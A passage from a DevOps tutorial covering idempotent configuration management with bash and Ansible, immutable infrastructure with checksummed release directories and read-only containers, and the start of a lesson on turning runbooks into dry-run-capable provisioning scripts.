bash flap.sh; bash flap.sh
```

   Both runs print `changed=2`: the file is rewritten and the line re-appended every time, so the tool can never converge. Fix it by making one resource own the file (`ensure_file server/f $'A=1\nB=2'`).

Part B — the same thing in Ansible

6. **Install Ansible and write a playbook** (`localhost`, no SSH needed).

```bash
python3 -m venv ~/cm-demo/venv && . ~/cm-demo/venv/bin/activate
pip install ansible-core
cd ~/cm-demo
cat > playbook.yml <<'EOF'
- name: Configure shop-api host (local demo)
  hosts: localhost
  connection: local
  gather_facts: false
```

```
  vars:
    root: "{{ lookup('env', 'HOME') }}/cm-demo/ansible-server"
  tasks:
    - name: Config directory exists
      ansible.builtin.file:
        path: "{{ root }}/etc/shop-api"
        state: directory
        mode: "0750"

    - name: App environment file
      ansible.builtin.copy:
        dest: "{{ root }}/etc/shop-api/app.env"
        content: "PORT=3000\n"
        mode: "0640"

    - name: Allowed host is listed
      ansible.builtin.lineinfile:
        path: "{{ root }}/etc/shop-api/allowed_hosts"
        line: example.com
        create: true
        mode: "0640"
EOF
ansible-playbook -i localhost, playbook.yml
```

The recap at the end looks similar to `localhost : ok=3 changed=3 unreachable=0 failed=0`.

7. **Re-run, then preview a change in check mode.**

```bash
ansible-playbook -i localhost, playbook.yml        # changed=0
echo "PORT=9999" > ~/cm-demo/ansible-server/etc/shop-api/app.env
ansible-playbook -i localhost, playbook.yml --check --diff
```

The re-run recap shows `changed=0`. The check-mode run shows a diff `-PORT=9999 / +PORT=3000` and `changed=1` without modifying the file. Drop `--check` to apply.

8. **Clean up.**

```bash
deactivate; cd ~ && rm -rf ~/cm-demo
```

7 Real-world scenario

Illustrative. The `shop-api` team runs twelve VMs. A critical OpenSSH vulnerability is announced and a security engineer needs `PermitRootLogin no` everywhere, today. Without CM they SSH into twelve machines, and edit twelve files; two hosts are missed, and one has a

typo that locks everyone out until console access is arranged. With a playbook containing `lineinfile: regexp='^#?PermitRootLogin' line='PermitRootLogin no'` and a handler that reloads `sshd` only if the file changed, they run `--check --diff` first (the diff shows ten hosts will change, two already compliant), apply to one canary host, then the rest. The recap says `changed=10`, and a second run says `changed=0`. **Lesson:** idempotent, previewable change turns an emergency fleet-wide edit into a routine, verifiable operation.

8 Common mistakes and best practices

Don't

- Use `shell` / `command` for everything — you throw away idempotency and `--check` support.
- Make manual edits on managed servers; the next run will revert them, or worse, nothing will and they become invisible drift.
- Let two tasks own the same file or setting.
- Store plaintext secrets in playbooks or repos (use Ansible Vault or a secret manager, see DevSecOps §0.12).
- Test only by running against production.

Do

- Make `changed=0` on a second run your acceptance test.
- Use `--check --diff` to preview, and test roles on a throwaway VM or container first.
- Keep roles small and single-purpose; parameterise with variables.
- Run CM on a schedule (or in CI) to detect drift.
- Prefer baking stable configuration into images when you can: Immutable Infrastructure §0.5.

9 Tasks

- [ ] **T1 — Prove idempotency** *(≈25 min, beginner)*
  - **Goal:** see a second run change nothing.
  - **Steps:**
    1. Complete Part A steps 1-3.
  - **Done when:** the first run reports `summary: 5 changed` and the second reports `summary: 0 changed`.
- [ ] **T2 — Heal drift** *(≈20 min, beginner)*
  - **Goal:** show convergence from a bad state.

- **Steps:**
  1. Delete `server/var/log/shop-api` and change the mode of `server/etc/shop-api` to `700`.
  2. Run `./configure.sh`.
- **Done when:** only the two affected resources report `[changed]` and a following run reports `0 changed`.

☐ **T3 — Add a new resource type** *(≈40 min, intermediate)*

- **Goal:** extend the library correctly.
- **Steps:**
  1. Write `ensure_symlink LINK TARGET` that does nothing when the link already points at the target (`readlink`) and reports truthfully.
  2. Use it to link `server/opt/shop-api/current` to `releases/v1`.
  3. Run twice.
- **Done when:** first run reports `changed`, the second `ok`, and changing the target to `releases/v2` reports `changed` once.

☐ **T4 — Fix the flapping bug** *(≈20 min, intermediate)*

- **Goal:** diagnose a non-idempotent configuration.
- **Steps:**
  1. Reproduce `flap.sh` and confirm `changed=2` on every run.
  2. Fix it so a second run reports `changed=0` without losing either line.
- **Done when:** starting from `rm -f server/f`, two consecutive runs of the fixed script print a non-zero `changed=` then `changed=0`, and the file still contains both lines.

☐ **T5 — Ansible check mode** *(≈40 min, intermediate)*

- **Goal:** use Ansible's preview and idempotency.
- **Steps:**
  1. Complete Part B steps 6-7.
  2. Add a `handler` named `announce` that runs `ansible.builtin.debug` only when `app.env` changed, and `notify` it from the copy task.
- **Done when:** the handler runs on the first run and drift correction, and is absent from a clean second run.

☐ **T6 — Prove it: harden SSH config safely** *(≈45 min, advanced)*

- **Goal:** write idempotent hardening without the guide.
- **Steps:**

1. Using your `ensure_*` functions (or Ansible) manage a copy of an `sshd_config` file in a scratch directory: `PermitRootLogin no`, `PasswordAuthentication no`.
2. Make it handle the case where the setting exists with a different value (replace, not append duplicates).
3. Run it three times and from three different starting files (empty, already correct, wrong values).

- **Done when:** every starting state converges to the same file and each re-run reports 0 changes; explain why `echo ... >> sshd_config` would fail this test.

10 Self-check questions

1. What does idempotent mean, and how do you test that a playbook is?
2. What is the difference between push (Ansible) and pull (Puppet/Chef) models?
3. Why is `shell: echo "x" >> file` a bad configuration-management task?
4. What is a handler and why is it useful?
5. How does configuration management relate to immutable infrastructure?

ANSWERS

1. Applying it repeatedly yields the same end state with no further changes; run it twice and verify the second run reports zero changes (and test from several starting states).
2. Push: a control node connects out to servers and applies changes when you run it. Pull: agents on each server periodically fetch their desired state and apply it themselves, so drift is corrected continuously.
3. It appends on every run, is not checkable in check mode, and reports a change every time.
4. A task that runs only when another task reported a change — for example reloading a service only when its config file changed — so restarts happen exactly when needed.
5. CM mutates long-lived servers into the desired state; immutable infrastructure instead builds the configured result into an image and replaces servers. CM is often used inside the image build.

11 Further reading

- Ansible documentation (docs.ansible.com) — "Getting started" and the module index.
- Puppet documentation (puppet.com/docs) and Chef documentation (docs.chef.io).
- *Ansible: Up and Running* by Rene Cannon and Bas Meijer (or the later edition).

- Next in this level: Immutable Infrastructure §0.5. Broader context: Infrastructure Automation §0.6.

0.5 Immutable Infrastructure

Topic 5 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Immutable infrastructure means you never change a running server (or container) after it has been created. To change anything — a security patch, a config value, a new application version — you **build a new image, start fresh instances from it, shift traffic over, and throw the old instances away**. The slogan is *replace, don't patch*.

The opposite is **mutable infrastructure**, where you log in (or run a configuration-management §0.4 tool) and modify long-lived servers in place. Over months each such server collects unique history — a hand-edited file, a package someone installed to debug, a half-applied upgrade. Operators call these **pets** (named, hand-cared-for, irreplaceable) versus **cattle** (numbered, identical, replaced when sick). A **golden image** is the pre-baked, tested machine or container image that all the cattle start from.

2 Why it matters in DevOps

- **No snowflakes, no drift.** Every instance of version 42 is byte-for-byte the same, so "it only fails on web-3" stops being a category of bug.
- **Predictable deploys and easy rollback.** Rolling back is starting instances from the previous image; there is no un-patching.
- **Security.** Patching means baking a new image through a pipeline and rolling it out; an attacker's changes on a box disappear when the box is replaced.
- **Scaling and self-healing.** Autoscaling groups and Kubernetes can only add or replace capacity quickly if a new instance needs no manual setup (High Availability and Scalability §0.8).
- **Testability.** You test the image that you will ship; there is no "and then we configure it in production" step.

The cost: you need an image-build pipeline, good observability, and state kept *outside* the instance (databases, object storage, volumes).

3 Real-world system example

Netflix has been publicly associated with the "bake an image, launch from it" approach on AWS since its early cloud migration: it built tooling (Aminator, later Spinnaker's bake stage) to bake Amazon Machine Images (AMIs) and deploy new versions as fresh Auto Scaling groups, rather than patching running instances.

Containers and Kubernetes make this the default. A container image is immutable and identified by a digest; a Kubernetes **Deployment** rolls out a change by creating new Pods from the new image and deleting old ones. You do not `ssh` into a Pod to upgrade nginx.

Immutable operating systems. AWS **Bottlerocket**, Fedora CoreOS and Flatcar Container Linux ship a minimal OS image with a read-only root filesystem and update by switching to a whole new OS image (often A/B partitions), not by installing packages one at a time.

HashiCorp Packer is the commonly used open-source tool for building golden machine images (AMIs, Azure images, GCE images, VM images, and container images) from one template.

4 Diagram

Mutable vs immutable change flow:




Figure 0.5-1

The image pipeline:




Figure 0.5-2

5 How it works

Mutable vs immutable

	Mutable (pets)	Immutable (cattle)
Upgrade	Patch the running server	Build new image, replace servers
Change is applied by	`ssh`, Ansible against live hosts	A pipeline that builds an image
Server lifetime	Years	Hours to weeks

	Mutable (pets)	Immutable (cattle)
Identity	Hand-picked names (`db-prod-alice`)	Numbered or generated (`web-7f9c`)
Drift risk	High	Low (change means replace)
Rollback	Reverse the patch (risky)	Re-deploy the previous image
Debugging	Log in and poke around	Read logs and metrics; reproduce from the same image
State	On the box	Outside: managed DB, S3, EBS/EFS volumes

Pieces you need

1. **A repeatable image build** — Packer, a `Dockerfile`, cloud-native image builders. See Level 4: Images and Layers §4.2.
2. **An image registry/catalogue** with versions and digests (ECR, Docker Hub, AMI IDs).
3. **An orchestrator or auto-scaling mechanism** to roll instances (Kubernetes, ASG, instance refresh).
4. **Externalised state and config** — environment variables, secrets managers, parameter stores, managed databases.
5. **Centralised logs and metrics**, because the instance that failed will be gone (Observability §0.10).
6. **Exceptions you accept:** databases and other stateful systems are often still long-lived and upgraded carefully (replicas, snapshots, managed services).

Pets vs cattle checklist

- Can you delete any one server right now without a meeting? (cattle)
- Would you notice if its disk contents were reset to the image? (pet if yes)
- Is its name meaningful and does it have a history only one person knows? (pet)

6 Step-by-step guide

Goal: model immutable releases with plain directories and a symlink: build once, never edit, switch atomically, roll back instantly, and detect tampering. A container variant at the end shows the same idea with Docker. **Prerequisites:** a Linux/macOS shell with `sha256sum` (macOS: `shasum -a 256` and `ln -sfn` + `mv`). **Cost: none.**

1. **Create the build script.** A release is created once; trying to overwrite it is an error.

```bash
mkdir -p ~/immutable-demo && cd ~/immutable-demo
cat > build_release.sh <<'EOF'
#!/usr/bin/env bash
# Build a new immutable release: a directory that is created once and never edited.
set -euo pipefail
VERSION="$1"; MESSAGE="$2"
DIR="releases/$VERSION"
[ ! -e "$DIR" ] || { echo "release $VERSION already exists - releases are immutable,
  pick a new version"; exit 1; }
mkdir -p "$DIR"
echo "<h1>shop-api $VERSION</h1><p>$MESSAGE</p>" > "$DIR/index.html"
( cd "$DIR" && sha256sum index.html > MANIFEST.sha256 )
chmod -R a-w "$DIR"
echo "built $DIR"
EOF
```

2. **Create the activation script.** "Deploy" is a pointer switch plus an integrity check. `mv -T` replaces the symlink atomically, so no request ever sees a half-switched state.

```bash
cat > activate.sh <<'EOF'
#!/usr/bin/env bash
set -euo pipefail
VERSION="$1"
[ -d "releases/$VERSION" ] || { echo "no such release: $VERSION"; exit 1; }
( cd "releases/$VERSION" && sha256sum -c --quiet MANIFEST.sha256 ) \
  || { echo "release $VERSION failed integrity check, refusing to activate"; exit 1; }
ln -sfn "releases/$VERSION" current.tmp
mv -T current.tmp current
echo "active: $(readlink current)"
EOF
chmod +x build_release.sh activate.sh
```

3. **Build and activate v1.**

```bash
./build_release.sh v1 "first release"
./activate.sh v1
cat current/index.html
```

Expected: `built releases/v1`, `active: releases/v1`, `<h1>shop-api v1</h1><p>first release</p>`.

4. **Try to "patch" v1 — the system refuses.**

```bash
./build_release.sh v1 "quick fix"; echo "exit code: $?"
```

Expected: `release v1 already exists - releases are immutable, pick a new version` and exit code `1`. The only way forward is a new version.

5. **Ship the fix as v2 (replace, don't patch), then roll back.**

```bash
./build_release.sh v2 "patched openssl"
./activate.sh v2 && cat current/index.html     # v2 is live
./activate.sh v1 && cat current/index.html     # instant rollback to v1
```

v1 was never touched, so rollback is just moving the pointer.

6. **Simulate a hand-edit ("pet" behaviour) and see it caught.**

```bash
chmod -R u+w releases/v2
echo "" >> releases/v2/index.html
./activate.sh v2; echo "exit code: $?"
```

Expected: `index.html: FAILED`, `release v2 failed integrity check, refusing to activate`, exit code `1`. The checksum manifest is the toy version of an image digest: bytes changed, identity changed.

7. **Container variant (needs Docker; output is similar to the following).** The same discipline applies: never `docker exec` to patch.

```bash
docker run -d --name web --read-only --tmpfs /var/cache/nginx --tmpfs /var/run --tmpfs
  /tmp -p 8080:80 nginx:1.27
docker exec web sh -c 'echo hacked > /usr/share/nginx/html/index.html'   # fails:
  Read-only file system
docker rm -f web                                                         # "patch" =
  replace: run a new image tag
```

`--read-only` makes the container filesystem immutable at runtime. A change means a new image tag and a new container. More in Level 4: Containers §4.3.

8. **Clean up.**

```bash
chmod -R u+w releases; cd ~ && rm -rf ~/immutable-demo
```

7 Real-world scenario

Illustrative. A critical OpenSSL vulnerability is announced. In the **mutable** shop, a runbook says to `apt upgrade` forty web servers one by one. Five hosts have custom-built OpenSSL from years ago and the upgrade silently skips them; one reboot hangs on a hand-edited `fstab`. The incident lasts a day and ends with a list of servers nobody dares touch. In the **immutable** shop, a one-line base-image bump triggers the pipeline: it rebuilds the golden image, runs the test suite and a vulnerability scan, and rolls the new image out via a rolling instance refresh (see Deployment Strategies §0.7). Forty old instances are terminated; the fleet is uniform again in about an hour, and rollback would have been "re-deploy yesterday's image". **Lesson:** the patch is the same; the difference is that the immutable shop applies it the same way it applies any deploy.

8 Common mistakes and best practices

Don't

- `ssh` in "just to fix it" and leave the change on the instance: it disappears at the next replacement and nobody learns why.
- Store persistent state (uploads, sessions, databases) on instance-local disks.
- Bake secrets into images.
- Use mutable tags like `latest` in production; pin versions or digests.
- Treat immutability as dogma for databases: you still need a careful upgrade path for stateful systems.

Do

- Build images in CI, scan them, and promote the *same* image from staging to production.
- Keep debug access short-lived and audited (ephemeral shell sessions), never as an upgrade path.
- Rebuild images regularly, even without code changes, to pick up base-image security patches.
- Ship logs and metrics off-box.
- Name instances by role and ID; automate their replacement.

9 Tasks

- [ ] **T1 — Build, switch, roll back** *(≈25 min, beginner)*
  - **Goal:** run the immutable release workflow.
  - **Steps:**
    1. Complete guide steps 1-5.
  - **Done when:** `current` points to v1 after rollback, `releases/v2` still exists untouched, and you can show `readlink current`.
- [ ] **T2 — Catch tampering** *(≈20 min, beginner)*
  - **Goal:** prove the integrity check works.
  - **Steps:**
    1. Complete guide step 6.
    2. Run `sha256sum -c releases/v2/MANIFEST.sha256` from inside `releases/v2` to see the failure directly.
  - **Done when:** activation is refused with a non-zero exit code and `sha256sum` prints `FAILED`.
- [ ] **T3 — Add a pointer history for rollback** *(≈40 min, intermediate)*
  - **Goal:** make rollback a command.
  - **Steps:**
    1. Modify `activate.sh` to append `<timestamp> <version>` to `history.log` after each successful activation.
    2. Write `rollback.sh` that reads the previous version from `history.log` and activates it.
  - **Done when:** after activating v1, v2, then running `./rollback.sh`, `readlink current` shows `releases/v1`.
- [ ] **T4 — Container immutability (Docker)** *(≈30 min, intermediate)*
  - **Goal:** see `--read-only` in action.
  - **Steps:**
    1. Run the container in guide step 7 and try to write to a path in the image.
    2. Show a path that *is* writable (the `--tmpfs` mounts) and explain why those paths must be writable.
  - **Done when:** the write to the image path fails with `Read-only file system` while the write to `/tmp` succeeds.

- [ ] **T5 — Pet or cattle audit** *(≈30 min, intermediate)*
  - **Goal:** apply the vocabulary to a real system.
  - **Steps:**
    1. List ten servers or services you know (a laptop-hosted lab counts).
    2. For each, answer: can it be deleted and recreated automatically? Where does its state live?
    3. Pick the worst "pet" and write down what it would take to make it cattle.
  - **Done when:** you have a table of ten rows and a three-step plan for the worst offender.
- [ ] **T6 — Prove it: patch a fleet immutably** *(≈45 min, advanced)*
  - **Goal:** demonstrate "replace, don't patch" end to end without the guide.
  - **Steps:**
    1. Build three releases from scratch with your own scripts; run an artificial "fleet" of 3 symlinked directories (`web-1`, `web-2`, `web-3`) each pointing at v1.
    2. Roll them to v2 one at a time, verifying integrity before each switch.
    3. Roll all three back.
    4. Explain what you would add to make this safe for a real fleet (health checks, traffic draining).
  - **Done when:** at no point is any release directory modified, and you can show the symlink state of all three hosts at each step.

10 Self-check questions

1. What does "replace, don't patch" mean?
2. What is a golden image and who builds it?
3. Explain pets vs cattle with one example each.
4. Where must state live in an immutable setup, and why?
5. Why is the `latest` tag a bad fit for immutable infrastructure?

ANSWERS

1. Never modify a running instance; build a new image with the change, launch fresh instances from it and terminate the old ones.
2. A pre-built, tested machine or container image that every instance starts from; produced by an automated pipeline (for example Packer or a Docker build in CI).

3. Pet: a hand-maintained database server named `db-alice` with years of manual edits. Cattle: web instance `web-7f9c` launched from image v42 that can be deleted and recreated at any time.
4. Outside the instance — managed databases, object storage, network volumes — because instances are disposable and local state is lost on replacement.
5. It is mutable: the same tag can point at different bytes over time, so you cannot say exactly what is running or roll back reliably. Use version tags or digests.

11 Further reading

- *Infrastructure as Code* by Kief Morris — chapters on immutable servers and server images.
- HashiCorp Packer documentation (developer.hashicorp.com/packer).
- Bottlerocket (github.com/bottlerocket-os) and Fedora CoreOS documentation for immutable OS design.
- Kubernetes documentation on Deployments (kubernetes.io/docs).
- See also: Infrastructure as Code §0.3 and Level 4: Images and Layers §4.2.

0.6 Infrastructure Automation

Topic 6 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Infrastructure automation means replacing manual, repeated operations work — creating servers, installing software, rotating certificates, restarting stuck services, onboarding a new engineer — with code that a machine runs the same way every time. A person *decides* what should happen once; a script, a pipeline or a tool *does* it a thousand times.

Automation sits one level above the topics you have just read. Infrastructure as Code §0.3 describes *what* infrastructure should exist, and Configuration Management §0.4 describes *how a server should be configured*. Infrastructure automation is the broader habit of asking, for every task someone does by hand twice: "can this become code, run by a trigger, with a record of what it did?" The enemy it fights is **toil** — manual, repetitive, automatable operational work that scales linearly with the size of the system and produces no lasting value.

2 Why it matters in DevOps

- **Speed with safety.** A person typing 14 commands into a production terminal will eventually mistype one. A script runs the same 14 commands identically, and a reviewer can read it first.
- **Toil eats the team.** If every new service adds two hours of weekly manual work, headcount must grow with the service count. Automation breaks that link.
- **Knowledge stops living in heads.** A runbook that exists only as "ask Priya" is an outage waiting for Priya's holiday. Code is documentation that is guaranteed to be tried.
- **Auditability.** Automated changes leave logs, pull requests and pipeline runs. Manual changes leave "I think I ran something around 3 a.m."
- **3 a.m. response.** Common incidents (disk full, stuck queue, expired certificate) can be fixed by a safe automated action instead of a half-asleep engineer.

The trap on the other side: automation that nobody understands, that is not idempotent, or that can delete production at machine speed. Good automation is small, readable, testable and reversible.

3 Real-world system example

Google SRE and toil. The public *Site Reliability Engineering* book defines toil as manual, repetitive, automatable, tactical work without enduring value, and describes a goal of keeping SRE toil below roughly half of an engineer's time so that the rest goes to engineering that reduces future toil. The same book describes Google's evolution from hand-run operations to automation systems. This idea is the origin of the "eliminate toil" priority you will meet in Site Reliability Engineering §0.11.

Amazon / AWS. Amazon's public engineering writing describes pushing teams towards fully automated deployment pipelines, so that releasing software is a push-button (or fully automatic) event rather than a manual procedure. AWS itself exposes every capability as an API, which is what makes tools like Terraform, CloudFormation and the AWS CLI possible in the first place.

Kubernetes controllers. Kubernetes is automation of operations in a literal form: a **controller** is a loop that compares desired state with actual state and acts. A Deployment controller replaces dead Pods, a node lifecycle controller reacts to failed nodes, and the Horizontal Pod Autoscaler adds replicas under load. Work that a human operator once did at 3 a.m. is now a reconciliation loop.

GitHub Actions and Ansible show the two common shapes: *event-driven* automation (a push triggers a workflow) and *push-based task automation* (a playbook run from a laptop or CI against a list of hosts).

4 Diagram

From a manual runbook to automation you can trust:




Figure 0.6-1

How an alert becomes a fixed problem without a human in the loop for the routine case:




Figure 0.6-2

5 How it works

Scripts vs tools

	Ad-hoc script (bash, Python)	Purpose-built tool (Terraform, Ansible, Kubernetes, Puppet)
Good for	Glue, one-off jobs, small repeated chores	Managing large, long-lived sets of resources
State awareness	You write the checks yourself	Built in: compares desired vs actual, plans changes
Idempotency	Only if you make it so	Core design principle for most modules
Learning cost	Low	Medium to high
Failure mode	Works on your laptop, copy-pasted into five variants	Over-engineering a ten-line job

	Ad-hoc script (bash, Python)	Purpose-built tool (Terraform, Ansible, Kubernetes, Puppet)
Rule of thumb	Start here for a task you have done twice	Move here when the script grows its own state tracking and retries

The properties of good automation

1. **Idempotent** — running it twice gives the same result as running it once. "Ensure the directory exists" is idempotent; "append a line to the file" is not, unless it checks first.
2. **Declarative where possible** — describe the end state ("3 replicas of version 42") and let the tool work out the steps.
3. **Dry-run / plan mode** — show what would change before changing it (`terraform plan`, `ansible --check`, `kubectl diff`).
4. **Observable** — it logs what it did, exits non-zero on failure, and notifies someone.
5. **Safe by default** — least privilege credentials, a blast-radius limit (one host, then ten), a confirmation for destructive steps.
6. **Version-controlled and reviewed** — in Git, changed through pull requests (Level 3: Protected Branches and Pull Requests §3.8).

Runbook to code: the ladder

Rung	What you have	Example
0	Tribal knowledge	"SSH in and restart it, you'll know"
1	Written runbook	Numbered steps in a wiki
2	Script next to the runbook	`restart_worker.sh` in the repo
3	Idempotent script with dry-run	Checks state first, prints what it would do
4	Triggered automation	Cron job, CI workflow, alert webhook runs it
5	Self-healing system	A controller or autoscaler keeps the state correct continuously

You do not need every task at rung 5. Move up the ladder in proportion to how often the task happens and how costly a mistake is.

What to automate first

Score candidates by **frequency × time per run × risk of human error**. Typical winners: environment creation, deploys, certificate renewal, user onboarding and offboarding, log cleanup, backup verification, and routine "restart the stuck thing" actions.

6 Step-by-step guide

Goal: take a manual runbook ("set up a new `shop-api` host") and turn it into an idempotent script with a dry-run mode, then use it to detect and fix drift. **Prerequisites:** a Linux/macOS shell with bash. The script only touches a sandbox directory under your home, never real system paths. **Cost: none.**

1. **Read the manual runbook you are about to automate.** Imagine it lives in a wiki:

   ```
   Runbook: new shop-api host
   1. Create /etc/shop-api, /var/log/shop-api and /srv/shop-api/releases
   2. Make the log directory private (mode 750)
   3. Create /etc/shop-api/env containing NODE_ENV, PORT and REDIS_URL
   4. Do not add a setting twice!
   ```

   Step 4 is a clue: this runbook already knows that running it twice is dangerous. That is an idempotency requirement hiding in prose.

2. **Create the script.** The helpers `ensure_dir` and `ensure_line` check current state before acting, and every action honours `--dry-run`.

```bash
mkdir -p ~/automation-demo && cd ~/automation-demo
cat > provision.sh <<'EOF'
#!/usr/bin/env bash
# provision.sh - turn the "new shop-api host" runbook into idempotent code.
# Usage: ./provision.sh [--dry-run] <target-dir>
set -euo pipefail

DRY_RUN=0
if [ "${1:-}" = "--dry-run" ]; then DRY_RUN=1; shift; fi
ROOT="${1:?usage: provision.sh [--dry-run] <target-dir>}"
CHANGES=0

say()    { printf '%-9s %s\n' "$1" "$2"; }
change() { CHANGES=$((CHANGES + 1)); }

ensure_dir() {                      # ensure_dir <path> <mode>
  if [ -d "$1" ]; then say ok "dir $1"; return; fi
  say CHANGE "create dir $1"; change
  [ "$DRY_RUN" -eq 1 ] || { mkdir -p "$1"; chmod "$2" "$1"; }
}

ensure_line() {                     # ensure_line <file> <line>
  if [ -f "$1" ] && grep -qxF -- "$2" "$1"; then say ok "line in $1: $2"; return; fi
  say CHANGE "append to $1: $2"; change
  [ "$DRY_RUN" -eq 1 ] || echo "$2" >> "$1"
}
```

```
ensure_dir  "$ROOT/etc/shop-api" 755
ensure_dir  "$ROOT/var/log/shop-api" 750
ensure_dir  "$ROOT/srv/shop-api/releases" 755
ensure_line "$ROOT/etc/shop-api/env" "NODE_ENV=production"
ensure_line "$ROOT/etc/shop-api/env" "PORT=3000"
ensure_line "$ROOT/etc/shop-api/env" "REDIS_URL=redis://10.0.1.20:6379"

echo "---"
echo "changes needed/applied: $CHANGES (dry-run=$DRY_RUN)"
EOF
chmod +x provision.sh
```

3. **Dry-run first.** Nothing is created; the script only reports what it would do.

```bash
./provision.sh --dry-run host1
ls host1 2>&1 | head -1
```

Expected: six `CHANGE` lines, the summary `changes needed/applied: 6 (dry-run=1)`, and `ls` reports that `host1` does not exist.

4. **Apply it.**

```bash
./provision.sh host1
find host1 -type f -o -type d | sort
cat host1/etc/shop-api/env
```

Expected: the same six `CHANGE` lines with `dry-run=0`, the directory tree under `host1/`, and the three settings in the env file.

